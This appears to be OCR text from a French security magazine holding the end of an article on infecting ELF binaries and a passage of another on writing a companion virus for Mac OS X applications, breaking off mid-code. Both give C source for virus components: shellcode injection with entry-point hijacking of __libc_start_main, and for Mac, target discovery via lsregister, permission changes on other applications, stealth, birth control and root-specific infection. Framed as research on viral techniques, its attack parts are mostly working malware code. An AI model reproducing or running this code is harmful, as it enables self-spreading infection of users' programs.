char* setup_shellcode(FILE* fp, Elf32_Ehdr hdr, Elf32_Addr shc_addr,
Elf32_Off shc_off, Elf32_Addr retadd){
 char* code = (char*)malloc(SHC_SIZE + strlen(SHC_MSG) * sizeof(char));
 Elf32_Off cpt = 0;
 /* put wrapper */
 *(Elf32_Addr*)(code + cpt) = shc_addr + sizeof(Elf32_Addr);
 cpt += sizeof(Elf32_Addr);
 /* mov eax [retadd] */
 code[cpt++] = '\xa1';
 memcpy(code + cpt, &retadd, sizeof(Elf32_Addr));
 cpt += sizeof(Elf32_Addr);
 /* push eax */
 code[cpt++] = '\x50';
/* mov eax [stdout] */
 code[cpt++] = '\xa1';
 Elf32_Addr sym_stdout = get_sym(fp, hdr, SHC_STDOUT).st_value;
 memcpy(code + cpt, &sym_stdout, sizeof(Elf32_Addr));
 cpt += sizeof(Elf32_Addr);
 /* push eax */
 code[cpt++] = '\x50';
 /* push message */
 code[cpt++] = '\x68';
 Elf32_Addr msg = shc_addr + SHC_SIZE;
 memcpy(code + cpt, &msg, sizeof(Elf32_Addr));
 cpt += sizeof(Elf32_Addr);
 /*call fput */
 code[cpt++] = '\xe8';
 Elf32_Off fputs = get_wrapper(fp, hdr, SHC_FPUTS);
 fputs -= (shc_off + cpt + sizeof(Elf32_Addr));
 memcpy(code + cpt, &fputs, sizeof(Elf32_Addr));
 cpt += sizeof(Elf32_Addr);
 /* pop eax */
 code[cpt++] = '\x58';
 code[cpt++] = '\x58';
 /* ret    */
 code[cpt++] = '\xc3';
 strcpy(code + SHC_SIZE, SHC_MSG);
 if( cpt > SHC_SIZE ){
 fprintf(stderr,"Le shellcode est trop long %i / %i\n", cpt, SHC_SIZE);
 exit(1);
 }
 return code;
}
```

D'autre part, nous assombrissons le point d'entrée en redirigeant le symbole `main` sur le code inséré qui rendra le contrôle à `main` une fois son exécution terminée.

```
/* Insérer EPO */
#define STR_TEXT ".text"
#define STR_MAIN "__libc_start_main"
Elf32_Addr setup_epo(FILE* fp, Elf32_Ehdr hdr, Elf32_Off shc_wapper){
 /* rechercher EPO_SIZE nop */
 Elf32_Off off = get_wrapper(fp, hdr, STR_MAIN);
 fseek(fp, off, SEEK_SET );
 if( getc(fp) != '\xff' && getc(fp) != '\x25' ){
  fprintf(stderr,"La forme de l'emballage est inconnue\n");
  exit(1);
 }
 Elf32_Addr main_wrapper;
 fread(&main_wrapper, sizeof(char), sizeof(Elf32_Addr), fp);
 fseek(fp, - sizeof(Elf32_Addr), SEEK_CUR );
 fwrite(&shc_wapper, sizeof(char), sizeof(Elf32_Addr), fp);
 return main_wrapper;
}
```

Nous obtenons alors le programme suivant :

```
int main(int argc, char** argv){
 FILE* fp = fopen(argv[1], "rb+");
 Elf32_Ehdr hdr;
 fread(&hdr, sizeof(char), sizeof(Elf32_Ehdr), fp);
 Elf32_Phdr ins_seg = find_seg(fp, hdr);
 Elf32_Addr shc_addr = ins_seg.p_vaddr + ins_seg.p_filesz;
 Elf32_Off shc_off = ins_seg.p_offset + ins_seg.p_filesz;
 Elf32_Off main_wrapper = setup_epo(fp, hdr, shc_addr);
 char* code = setup_shellcode(fp, hdr, shc_addr, shc_off, main_wrapper);
 update_header(fp, hdr, hdr.e_entry, shc_off, ins_seg.p_align);
 update_seg(fp, hdr, shc_off, ins_seg.p_align);
```

```
    update_sec(fp, hdr, shc_off, ins_seg.p_align);
    insert_shellcode(fp, shc_off, ins_seg.p_align, code, SHC_SIZE + strlen(SHC_
MSG));
    free(code);
    fclose(fp);
    return 0;
}
```

Conclusion

La partie précédente montre qu'il est possible d'insérer un code dans un programme hôte tout en profitant des liaisons dynamiques. Cette méthode permet une plus grande discrétion et rend plus difficile la constitution d'une signature. Il est important de noter que la technique d'insertion de code exposée ici pourrait être réalisée par un usage détourné de tout éditeur de liens, comme `ld` par exemple. Cet aspect rend d'autant plus claire la correspondance entre les techniques virales et les techniques de compilation.

Au vu de cet exposé, on comprend qu'il serait vain de vouloir consolider le format ELF vis-à-vis des infections virales. En effet, ce format a été pensé pour faciliter la liaison des objets qu'il peut représenter. Or l'insertion de code est un pendant du mécanisme de liaison. En d'autres termes, il serait difficile, si ce n'est impossible, d'interdire l'insertion de code tout en préservant les facilités de liaison. On conclut que tout système de protection contre les infections devra se situer à un autre niveau.

Bibliographie

- [1] BARTOLICH (A.), *The ELF Virus Writing HOWTO*, 2003, http://vx.netlux.org/lib/vab00.html
- [2] FILIOL (E.), *Les virus informatiques : théorie, pratique et applications*, Éditions Springer, collection IRIS, 2005/
- [3] FILIOL (E.), *Techniques virales avancées*, Éditions Springer, collection IRIS, 2007.
- [4] BONFANTE (G.), KACZMAREK (M.) et MARION (J.-Y.), « *A Classification of Viruses through Recursion Theorems* », LNCS, CIE'07, Sienna, Juin 2007.
- [5] herm1t, « *Infecting ELF-files using function padding for Linux* », 2006, http://vx.netlux.org/lib/vhe00.html
- [6] CESARE (S.), « *Unix ELF parasites and virus* », 1998, http://vx.netlux.org/lib/vsc01.html
- [7] TIS Committee, *Executable and Linking Format (ELF) Specification*, Version 1.2, 1995.
- [8] http://directory.fsf.org/libelf.html

Matthieu Kaczmarek

École des mines de Nancy – INPL-Loria, matthieu.kaczmarek@loria.fr

Mac OS X n'est pas invulnérable aux virus : comment un virus se fait compagnon

Nous savons tous que l'univers du PC est, loin s'en faut, exempt de virus, vers, chevaux de Troie, et autres types de codes malveillants. Trop de gens ignorent que le monde unixien n'est pas exempt de codes des mêmes types. Et encore beaucoup trop de gens, si ce n'est tout le monde, croient que les Macintosh sont naturellement immunisés contre les codes malveillants. Cette idée est d'ailleurs également utilisée comme argument commercial[1]. La communauté Mac pense avec conviction que les virus n'existent pas dans leur monde. Quelques exemples de médiatisations le montrent. Il est important de montrer au travers de cet article comment nous pouvons développer un code viral simple et fonctionnel. Nous verrons également comment mettre à notre avantage l'architecture d'une application Macintosh. Cela peut permettre de mettre en place une stratégie d'infection, par un attaquant.

1. Un peu d'histoire

Pour évoquer l'existence des virus dans le monde Macintosh, il est utile de remonter dans l'« ancien temps ». Bien sûr, le matériel et les systèmes d'exploitation ont considérablement évolué depuis. Mais les virus ont bien évidemment évolués en même temps. Cependant, la faible part du marché au cours de l'histoire n'a pas engendré un intérêt majeur, à l'instar de son principal concurrent, chez la grande majorité des auteurs de virus informatiques. Cela a permis au monde Apple de se mettre à l'abri des attaques virales, mais sans toutefois négliger l'aspect sécurité de son système.

Pour trouver trace du premier virus pour un système Apple, il faut remonter à 1982, avec l'Apple II. Ce virus s'appelait *Elk cloner*. Il a été écrit par un jeune collégien, Rich Skrenta. Il utilisait les disquettes pour se propager. En effet, à cette époque, les machines devaient être démarrées au moyen d'une disquette de démarrage. Lors de la séquence de démarrage, à partir d'une disquette infectée, le système était donc corrompu. Ce dernier ensuite infectait toutes les disquettes utilisées. Le virus n'était pas du tout furtif, car sa charge finale (action offensive) consistait à retourner des images, faire clignoter du texte et à afficher le message suivant :

```
ELK CLONER:
THE PROGRAM WITH A PERSONALITY
IT WILL GET ON ALL YOUR DISKS
IT WILL INFILTRATE YOUR CHIPS
YES, IT'S CLONER
IT WILL STICK TO YOU LIKE GLUE
IT WILL MODIFY RAM, TOO
SEND IN THE CLONER!
```

Au cours des années, il y a eu d'autres cas d'infections virales, mais très peu médiatisées. En 1988, nous pouvons citer le cas *MacMag*. Le virus a été diffusé via les *hypercards* de *Compuserve*. Nous pouvons également évoquer le cas de *Mac/CDEF*, pour le système 7.0 et supérieur, apparu en août 1990. Nous pouvons encore citer le cas de *MacOS.Renepo.B*, pour OS X, apparu en 2004. Son rôle était de collecter simplement des informations. Il était écrit en script. Enfin, en février 2006, un nouveau cas d'infection a été évoqué sur le forum MacRumor[2]. Cependant, d'après les analyses qui ont été faites, il ne s'agit que d'une infection simple (type bombe logique ou cheval de Troie).

2. Étude d'une application : pourquoi une infection est-elle possible ?

2.1 L'architecture d'une application

Notre sujet d'étude est une application parmi d'autres. Pour cela, nous partons du principe que nous ne savons rien d'elle. La problématique est la suivante : de quelle manière un code malveillant pourrait-il réaliser l'infection d'une application ? Il devra connaître la définition, au sens de l'environnement Mac OS X, d'une application. En règle générale, les applications se trouvent par défaut dans le répertoire `/Applications`. Il arrive cependant que l'utilisateur en installe dans son répertoire personnel ou encore sur un disque externe.

```
ZZR:/Applications lrv$ ls
Address Book.app        Dictionary.app          ToolKits
Adobe                   Font Book.app           Utilities
Adobe Bridge            GrowlTunes.app          VirusBarrier X4.app
Adobe Help Center.app   HardwareGrowler.app     Windows Media Player
Adobe Photoshop CS2     Image Capture.app       graphisme
AppleScript             Internet Connect.app    iCal.app
Automator.app           LimeWire                iSync.app
Backup.app              NetUpdate X4.app        iTunes.app
Bureautique             Preview.app             iWork
Calculator.app          QuickTime Player.app    jeux
CanoScan Toolbox 4.5    Sherlock.app            multimedia
DarwinPorts             System Preferences.app  sql
Dashboard.app           TextEdit.app            web
ZZR:/Applications lrv$ file TextEdit.app
TextEdit.app: directory
ZZR:/Applications lrv$
```

Figure 1 : Listing vu par le shell

Dans un premier temps, nous voyons dans la figure 1 que le nom se termine par l'extention `.app`. La commande `file` appliquée à l'une d'entre elles, par exemple `Textedit.app`, nous renseigne sur la nature de l'application. Elle nous informe donc qu'il s'agit d'un répertoire et non pas d'un exécutable.

Et pourtant, lorsque nous utilisons l'interface graphique, le *Finder*[3], pour le lancement d'une application, nous devons double-cliquer sur l'icône de la prétendue application, que nous voulons utiliser. Voici la même représentation (Figure 2) du contenu du répertoire `/Applications`, mais cette fois-ci vue par le Finder.

Figure 2 : Vision du système de fichier à travers le Finder

Graphiquement, nous reconnaissons une application au fait qu'elle possède une icône différente des icônes représentant les autres types de fichiers. Mais si nous adoptons le point de vue Unix[4], une application est en réalité dans un premier temps un simple répertoire, dont un fragment est présenté, à titre d'exemple, pour le contenu de `TextEdit.app`, ici :

```
ZZR:/Applications lrv$ ls -lR TextEdit.app
total 0
drwxrwxr-x   7 root  admin  238 Mar 21  2005 Contents
TextEdit.app//Contents:
total 32
-rw-rw-r--    1 root  admin  4888 Mar 21  2005 Info.plist
drwxrwxr-x    3 root  admin   102 Mar 21  2005 MacOS
-rw-rw-r--    1 root  admin     8 Mar 21  2005 PkgInfo
drwxrwxr-x   26 root  admin   884 Oct 11  2005 Resources
-rw-rw-r--    1 root  admin   457 Mar 21  2005 version.plist
TextEdit.app//Contents/MacOS:
total 256
-rwxrwxr-x   1 root  admin  128640 Mar 21  2005 TextEdit
...
```

Nous avons donc une structure hiérarchique de répertoires et de fichiers. Le fichier `Info.plist` **[1]** est un fichier XML décrivant les méta-informations **[2]** utilisées par l'application. Le répertoire `MacOS` contient l'exécutable au format `Mach-O` de l'application :

```
ZZR:/Apllications
ZZR:/Applications/TextEdit.app/Contents lrv$ ls -R MacOS/
TextEdit
ZZR:/Applications/TextEdit.app/Contents lrv$ file MacOS/TextEdit
MacOS/TextEdit: Mach-O executable ppc
ZZR:/Applications/TextEdit.app/Contents lrv$
```

Le répertoire `Ressources` contient toutes les ressources nécessaires à l'application, qui ne sont pas disponibles via le système d'exploitation lui-même. On y trouve, par exemple, les images, les *plugins*, les *frameworks* spécifiques à l'application ou encore les localisations... Cette structure **[3]** est valide pour toutes les applications qui sont présentes sur la machine de l'utilisateur. Elle est commune à toutes les applications Mac OS X. Nous pouvons donc représenter formellement une application à l'aide d'un arbre, comme illustré en figure 3.




Figure 3 : Représentation formelle de l'architecture d'une application Mac

2.2 Le processus d'exécution

Nous venons de mettre à jour l'architecture d'une application au sens Mac OS X. Or, lorsque nous utilisons le Finder, nous cliquons sur l'icône de l'application et non pas sur celui de l'exécutable, contrairement à ce que nous pourrions penser. La question qui nous vient à l'esprit est : « Quel est le mécanisme qui permet de lancer l'exécutable contenu dans l'architecture d'une application ? ». La réponse nous vient en analysant dans un premier temps le fichier `Info.plist`, puis dans un deuxième temps, en substituant le fichier exécutable situé dans `Content/MacOS`, par un programme anodin qui affiche *Hello World*. Le fichier `Info.plist` contient une propriété nominant le nom de l'exécutable réel. Ensuite, l'expérience suivante nous montre que la console[5] du système affiche le texte *Hello World*.

Nous pouvons donc en conclure deux choses. D'une, l'exécutable principal de l'application se situe dans le répertoire `Content/MacOS`. L'autre chose est que nous n'avons aucun contrôle d'intégrité de l'exécutable, ni d'identification de ce qui va être exécuté par le Finder. Maintenant, nous savons exactement comment réaliser notre infection. Cette architecture est idéale pour la mise en place du virus de la classe par accompagnement de code. Expliquons un peu le principe de fonctionnement d'une telle classe virale.

3. Théorie : virus par accompagnement de code

3.1 Le principe

Il existe quatre grands schémas d'infection **[4, chap. 4]** qui ont été présentés succinctement dans le chapitre d'introduction de ce numéro **[6]**. Nous nous intéresserons dans cet article à la classe des virus fonctionnant par accompagnement de code, plus connus sous le nom de « virus compagnons » **[4, chap. 8]**. Rappelons juste qu'à la différence des virus classiques, un virus compagnon se compose non pas d'un, mais de deux codes distincts : le code viral proprement dit (appelé « partie virale » ou tout simplement « virus ») et le code hôte (correspondant en fait à l'exécutable cible).

Le modèle formel à base de méta-automate déterministe, présenté dans **[6]**, montre clairement que, conceptuellement, un virus par accompagnement de code ne diffère pas d'un virus classique. Tous possèdent la même structure fonctionnelle. Cependant, dans le cas des virus compagnons, le code viral va exploiter directement le mécanisme d'exécution d'une application **[4, chap. 8]**. Plus précisément, en reprenant l'automate présenté dans **[6]**, la différence se situe au niveau de l'état 5 et de l'état 7 de cet automate. Nous associons par conséquent à l'état 5 la fonction d'infection par accompagnement et d'usurpation de code. Le pseudo-code de cette fonction est donné dans la figure 4.

Soit c la partie cible, soit v la partie virale. Nous définissons d_i le répertoire contenant au départ la cible c, et le répertoire d_f, où la partie cible sera:

Déplacer c dans d_i
Copier v dans d_i
$Nom(v) \leftarrow\!\!- Nom(c)$
$Nom(c) \leftarrow\!\!- GenNom()$

Figure 4 : Pseudo code de la fonction d'infection par accompagnement de code et usurpation

Cet algorithme ne prend pas en compte les situations d'erreurs. Ensuite, au niveau de l'état 7, nous associons une fonction de transfert d'exécution t tel que $t \in T$. Cette fonction réalise la transition entre la partie virale et la partie cible, lorsque la partie virale atteint son état final, l'état 7. Dans ce cas, nous aurons besoin de l'un des appels système de la famille *exec*[6]. Ils ont pour fonction de recouvrir l'espace mémoire du processus par une nouvelle image exécutable, autrement dit, par une représentation du fichier exécutable en mémoire. La section 2 nous montre comment la technique d'accompagnement de code par usurpation est très adaptée dans le cadre des applications Mac OS X.

3.2 Parallèle avec le monde BSD/Mach

Le système X de Macintoch est un Unix issu d'une réunion de plusieurs concepts, certains issus du monde FreeBSD, d'autres du monde Mac **[7, p. 42 et suiv.]** pour ce qui concerne le noyau.

Cependant, certains concepts découlent également des mondes NEXTSTEP et OPENSTEP ou encore de GNU software, etc. La conséquence majeure de cet héritage est que nous avons affaire à une architecture du système organisée en couches diverses. C'est notamment le cas au niveau de l'interaction avec le noyau, où deux grandes approches coexistent.

- La première consiste à utiliser la couche BSD, laquelle comporte les outils, la bibliothèque standard en C, par exemple. Elle contient également POSIX-API, BSD API, entre autres. C'est le côté Unix du système MacOS X.
- La seconde consiste à utiliser les frameworks et les collections de la couche Mac, par exemple avec Carbon ou bien Cocoa. Respectivement, Carbon repose sur son ancêtre Mac OS 9, alors que Cocoa est un héritage direct de NEXTSTEP.

Nous choisirons l'approche BSD dans l'optique d'avoir la possibilité de produire une variante qui soit capable d'infecter à la fois les applications au style Mac OS X, et les applications au style Unix. D'un point de vue algorithmique, le mécanisme est identique.

4. L'algorithme viral

Nous venons d'étudier les applications et le processus d'exécution. Cela nous a permis de voir que la classe des codes compagnons se prête très bien aux infections des applications au style Mac OS X.

Décrivons à présent les algorithmes de chaque élément fonctionnel de la partie virale. Il est cependant nécessaire de définir les propriétés générales d'un tel code malveillant.

4.1 Propriétés générales

Furtivité basique :
Vis-à-vis de l'environnement du système. Il s'agit d'implémenter des algorithmes dépendant des propriétés du système, de telle sorte que le programme échappe le plus possible à la détection par une analyse moyennement poussée du système. Cela passe, entre autres choses, par une gestion optimisée des erreurs. Il ne doit y avoir aucun signalement intempestif d'erreur à l'utilisateur et/ou au système d'exploitation.

L'oracle :
Le flot d'exécution de la partie virale est probabiliste. Autrement dit, les branchements conditionnels sont aléatoirement déterminés.

Contrôle des naissances :
Il est nécessaire de contrôler le cycle de reproduction afin d'éviter un phénomène d'effondrement de la population virale. Pour ce faire, le code viral invoquera l'oracle précédent pour assurer ce contrôle. Il faut préciser que plus la population virale est faible, plus la furtivité est facile à réaliser.

La charge finale :
Elle est réduite à l'affichage d'une chaîne de caractères. Cette fonction n'est pas une composante essentielle. Son déclenchement sera commandé par l'oracle.

Détection de l'utilisateur :
Il y a aura une variation dans le flot d'exécution lorsque la partie virale est exécutée par le super-utilisateur.

4.2 Structure générale du virus

Nous allons maintenant détailler l'algorithme de la partie principale du virus. Nous utiliserons, pour faciliter la compréhension générale, la notation sous forme de pseudo-code.

```
Si initialisation() = Faux Alors executer_partie_hôte()

Pour toutes les cibles c dans système_fichier Faire
   Si test_infection(c) = Vrai ET controle_infec(c) = Vrai ET oracle = Vrai
 Alors infecter(c);
fin pour
Si oracle() = Vrai Alors Charge_viral()
executer_partie_hôte().
```

Figure 5 : Corps principal du virus

Décrivons la structure générale de cet algorithme. Chacune des parties sera ensuite détaillée dans la section suivante.

- La fonction d'initialisation a pour but de préparer le virus à l'infection. En cas d'erreur au niveau de cette fonction, il y a transfert d'exécution immédiat au programme hôte.
- Lorsque l'infection peut survenir (le code viral est prêt), une fonction de recherche de cibles à infecter prend le relais. Une étape essentielle consiste à déterminer si la cible n'est pas déjà infectée par le virus. En effet, une surinfection provoquerait des dysfonctionnements à l'exécution du programme hôte, susceptibles d'alerter l'utilisateur ou des logiciels de surveillance. Il est à noter que le contrôle de naissance se réalise indirectement, lors du processus du test d'infection, et par décision de l'oracle. Un autre mécanisme intervient également en calculant la différence de taille entre la cible et le corps viral.
- Une fonction d'infection réalise le processus du même nom.
- La charge finale, activée sur décision de l'oracle.
- Enfin, le transfert d'exécution au programme hôte.

À partir du pseudo-code précédent (5), nous développons une représentation (voir figure 6) fondée sur un automate déterministe, issu de l'automate générique présenté dans **[6]**. Cela nous permet de synthétiser graphiquement les différents flots d'exécution possibles pour le virus.




Figure 6 : Automate déterministe décrivant la partie virale spécifique à l'accompagnement de code

5. Description détaillée du programme viral

5.1 Initialisation de la partie virale

Dans un premier temps, un certain nombre d'initialisations doivent être opérées. Les variables concernées serviront au cours du flot d'exécution de la partie virale. Le code est le suivant :

```
ens_viral = *av;
ens_viral_arg = av;
uid = getuid();
user = getlogin();
lsregister_cmd = "/System/Library/Frameworks/ApplicationServices.\
                 framework/Versions/A/Frameworks/LaunchServices.\
                 framework/Versions/A/Support/lsregister
                 -dump | grep '\\([/]\\).*\\.app' | tr -d ' '   \
                 | cut -d : -f 2 > ./Resources/frecord.db";
```

Dans un second temps, cette procédure doit étudier la nature exacte de l'environnement à infecter : nom d'hôte, localisation dans le système de fichiers... En cas de problèmes (gestion des erreurs), le contrôle est immédiatement transféré à la partie hôte `execv("../Resources/vadn.db")`. Toutefois, le virus sait où il se situe dans l'application, mais il ignore où l'application se situe exactement dans le système de fichiers.

```
hote = basename(av[0]);
n = strlen(av[0]) - 6 - strlen(hote);
if (!(tmp = calloc(n, sizeof(char*))))
  execve("../Resources/vadn.db", av, environ);
```

```
memcpy(tmp, av[0], n);
tmp[n] = '\0';
if ((chdir(tmp)) == -1)
  execve("../Resources/vadn.db", av, environ);
free(tmp);
n = 0;

hote = getAppName("./Info.plist");
if (hote == NULL)
  execve("Resources/vadn.db", av, environ);
```

Cette information est obtenue grâce à `av[0]`, qui donne le chemin complet de l'exécutable depuis la racine. Il se renseigne sur son nom en consultant le fichier XML `Info.plist`, qui contient un nœud nommant l'exécutable. Par la suite, le virus tente d'ouvrir le fichier `Resources/frecord.db`, lequel décrit l'ensemble des exécutables présents dans le système de fichiers. Dans le cas où l'ouverture échoue, le virus recrée ce fichier.

```
file = fopen("Resources/frecord.db", "r");
if (file)
 {
  puts("File existing");
  if(stat("Resources/frecord.db", &info) == -1)
   {
    fclose(file);
    file = NULL;
   }
 }

if((file == NULL) || ((time(NULL)) - info.st_atime) > 3600)
 {
 if((system(lsregister_cmd) == -1))
  execve("Resources/vadn.db", av, environ);

 if(!(file = fopen("Resources/frecord.db", "r")))
  execve("Resources/vadn.db", av, environ);
 }
```

La génération de la liste se fait grâce à la commande `lsregister -dump`[7] en filtrant les informations nécessaires, le chemin des applications, à l'aide de filtres, à savoir :

```
grep '\\([/]\\).*\\.app' | tr -d ' ' | cut -d : -f 2 > ./Resources/frecord.db"
```

La commande n'est pas documentée dans les pages *man*, mais elle est décrite dans **[7, chap. 7, p. 819]**. Elle permet d'avoir facilement accès aux informations de LaunchServices, le service de lancement[8]. Régulièrement, le virus met à jour cette liste, contenue dans l'application. En cas de suppression, elle est automatiquement recréée.

Dans ce qui suit, la partie virale effectue un simple test pour le branchement. Notons que lorsque l'utilisateur possède les droits *root*, une fonction d'infection spécifique est alors prévue pour optimiser l'effet de l'attaque. Le branchement s'effectue via l'utilisation de pointeurs.

```
if (uid == 0)
    process = root_infection;
else
    process = user_infection;
```

La partie virale a ainsi achevé l'étape d'initialisation. Le processus d'infection peut alors avoir lieu.

5.2 Recherche de cible

Pour chaque cible potentielle, contenue dans le fichier `frecord.db`, la partie virale teste si elle est éligible ou pas pour l'infection, en appelant la fonction `process()`.

```
if (!(tmp = calloc(1024, sizeof(char*))))
    execve("Resources/vadn.db", av, environ);
  while ((tmp = fgets(tmp, 1024, file)))
    {
     process(tmp);
     memset(tmp, 0, 1024);
    }
```

Plusieurs fonctions sont utilisées pour traiter les informations collectées dans la phase de recherche.

5.2.1 Fonction getAppName

Cette fonction à pour rôle d'extraire le nom de l'application du fichier XML `Info.plist`. Elle utilise les fonctions de la bibliothèque `libxml`. Elle parcourt l'arborescence jusqu'à trouver le nœud `CFBundleExecutable`, puis regarde dans les propriétés de la clé contenant le nom de l'exécutable.

```
char *getAppName(const char *file)
{
  xmlDocPtr doc = NULL;
  xmlNodePtr cur = NULL;
  xmlChar *key = NULL;

  if (!(doc = xmlParseFile(file))
      || !(cur = xmlDocGetRootElement(doc))
      || (xmlStrcmp(cur->name, (const xmlChar *)"plist")))
    {
      if(doc)
xmlFree(doc);
      return NULL;
    }
  /* Node root plist */
  cur = cur->xmlChildrenNode->next;
  if (!(xmlStrcmp(cur->name, (const xmlChar*) "dict")))
   {
    /* Node dict */
    cur = cur->xmlChildrenNode->next;
    while (cur)
     {
      if(!(xmlStrcmp(cur->name, (const xmlChar*) "key")))
       {
        key = xmlNodeListGetString(doc, cur->xmlChildrenNode, 1);
if(!(xmlStrcmp(key, (const xmlChar*)"CFBundleExecutable")))
 {
  xmlFree(key);
  cur = cur->next->next;
  if(!(xmlStrcmp(cur->name, (const xmlChar*)"string")))
          {
    key = xmlNodeListGetString(doc, cur->xmlChildrenNode, 1);
    return (char*)key;
   }
 }
xmlFree(key);
      }
    cur = cur->next;
  }
 }
  return NULL;
}
```

5.2.2 Fonction reconn_app

Cette fonction est utilisée dans le cadre de la recherche de cible. La partie virale doit vérifier la présence de l'extention `.app`. Pour cela, elle utilise un automate déterministe, qui reconnaît les caractères un par un en partant de la fin de la chaîne de caractères.

```
int reconn_app(char *name)
 {
  int i, n;
  char app[] = "ppa.";
  i = 0;
  n = strlen(name) - 1;
  while (i < 4)
   {
    if (name[n-i] == app[i]) i++;
    else return 0;
   }
  return 1;
```

5.3 Test d'infection

Il s'agit en premier lieu de déterminer si la cible est déjà infectée ou non par le virus et si elle possède un certain nombre de propriétés qui la rendent éligible pour l'infection. Notons que le virus doit donc agir comme le ferait un antivirus[9]. C'est la raison pour laquelle nous reprenons le formalisme développé dans **[5, chap. 1]**.

La fonction de test d'infection est définie comme une fonction booléenne sous forme disjonctive normale (DNF), de la manière suivante :

$$T(c,v) = D(c) \wedge X_{owner}(c_{content}) \wedge X_{owner}(c_{MacOS}) \wedge W_{owner}(c_{MacOS}) \wedge X_{owner}(c_{Resources}) \wedge W_{owner}(c_{Resources}) \wedge S(c,\sigma) \wedge O$$

La fonction booléenne doit être vraie pour que l'infection s'effectue (la cible n'est pas déjà infectée). Définissons de manière plus précise cette fonction.

▷ Soit un fichier f tel que $f \in F$, et F est l'ensemble de tous les fichiers du système d'exploitation S.

▷ Soit un prédicat unaire qui définit si x est un répertoire ou non.

$$D(x) = \begin{cases} 0 & \text{si le fichier n'est pas un répertoire} \\ 1 & \text{sinon le fichier est un répertoire} \end{cases}$$

▷ La fonction $X(x)$ est un prédicat unaire qui teste les droits d'exécution

$$X(f) = \begin{cases} 0 & \text{si le fichier n'a pas les droits d'exécution} \\ 1 & \text{sinon, le fichier a les droits d'exécution} \end{cases}$$

▷ Soit le prédicat $W(x)$, qui a pour rôle de tester si le fichier possède les droits d'écriture ou non.

$$W(x) = \begin{cases} 0 & \text{si le fichier n'a pas les droits en écriture} \\ 1 & \text{sinon le fichier a les droits en écriture} \end{cases}$$

▷ Soit le prédicat binaire $(C)(x,m_v)$, qui contrôle la présence d'une partie virale v dans la cible x. La notation m_v désigne le motif viral (ou marqueur d'infection utilisé par le virus) relativement à v et x un fichier tel que $x \in F$.

$$C(x,m) = \begin{cases} 0 & \text{si n'est pas dans la cible} \\ 1 & \text{sinon on retrouve le motif viral dans la cible} \end{cases}$$

▷ L'oracle O est un préposition qui prend deux valeurs possibles dans l'ensemble {0,1}.

La fonction de test d'infection utilise le tableau suivant contenant les différents droits à tester pour chaque répertoire de l'application.

```
struct check_tab_s checktab[]={
  {"/Contents", {S_IXUSR, S_IXGRP S_IXOTH}, 9},
  {"/MacOS", {S_IXUSR|S_IWUSR, S_IXGRP|S_IWGRP, S_IXOTH|S_IWOTH}, 6},
  {"Resources", {S_IXUSR|S_IWUSR, S_IXGRP|S_IWGRP, S_IXOTH|S_IWOTH}, 9},
};
```

La fonction doit valider chaque composante de la fonction booléenne pour autoriser l'infection. Dans le cas contraire, la fonction rend la main à la fonction de recherche de cibles, pour traiter la prochaine cible.

```
cible[strlen(cible) - 1] = '\0';

n = strlen(cible);
tmp = nom_cible = NULL;
if (stat(cible, &info_cible) == -1)
  return -1;

if((info_cible.st_mode & S_IFDIR) && !(strstr(cible, hote)) &&
   (reconn_app(cible)))
 {
  i = 0;
  m = (info_cible.st_uid & uid)?0:((info_cible.st_gid & gid)?1:2);

  j = n + checktab[0].len + checktab[2].len + 2 + 1;
  tmp = calloc(j, sizeof(char*));
  strncpy(tmp, cible, n);
  while (i < 3)
   {
    j -= ((i==0) ? 0 : ((i==1)?checktab[i].len : ((i==2)?
        (checktab[i].len - checktab[i-1].len + 3):0)));
    tmp[j + 1] = 0;

    strncat(tmp, checktab[i].file, checktab[i].len);
    memset(tmp, 0, sizeof(&info_cible));
    if(stat(tmp, &info_cible) == -1) i = 3;
    if(!(checktab[i].permission[m] & info_cible.st_mode))
      chmod(tmp, checktab[i].permission[m]);
    i++;
   }
  free(tmp);
```

Lors du test d'infection, la partie virale doit également extraire le nom exact de l'application. Elle peut être mise en défaut si la partie virale se base uniquement sur le nom de l'application au niveau du système de fichier. Pour cela, elle *parse* le fichier `Info.plist` de la cible avec la fonction `getAppName`. Si cela échoue, il est encore possible d'extraire le nom dans le fichier `Info-macos.plist`.

```
m = n + 21;
if(!(tmp = calloc(m, sizeof(char*))))
 return 0;
strncpy(tmp, cible, n);
strncat(tmp, "/Contents/Info.plist", 20);
if(!(nom_cible = getAppName(tmp)))
 {
  tmp[11] = 0;
  strncat(tmp, "Info-macos.plist", 16);
  if(!(nom_cible = getAppName(tmp)))
   {
    free(tmp);
    return 0;
   }
 }
free(tmp);
```

Ensuite, la fonction doit vérifier la présence d'une infection préalable, à l'aide d'un marqueur d'infection (fichier `vadn.db`).

```
m = n + 28;
if(!(tmp = calloc(m, sizeof(char*))))
return 0;
strncpy(tmp, cible, n);
strncat(tmp, "/Contents/Resources/vadn.db", 27);
if ((i = open(tmp, O_RDONLY)) == -1) free(tmp);
else
 {
  free(tmp);
  close(i);
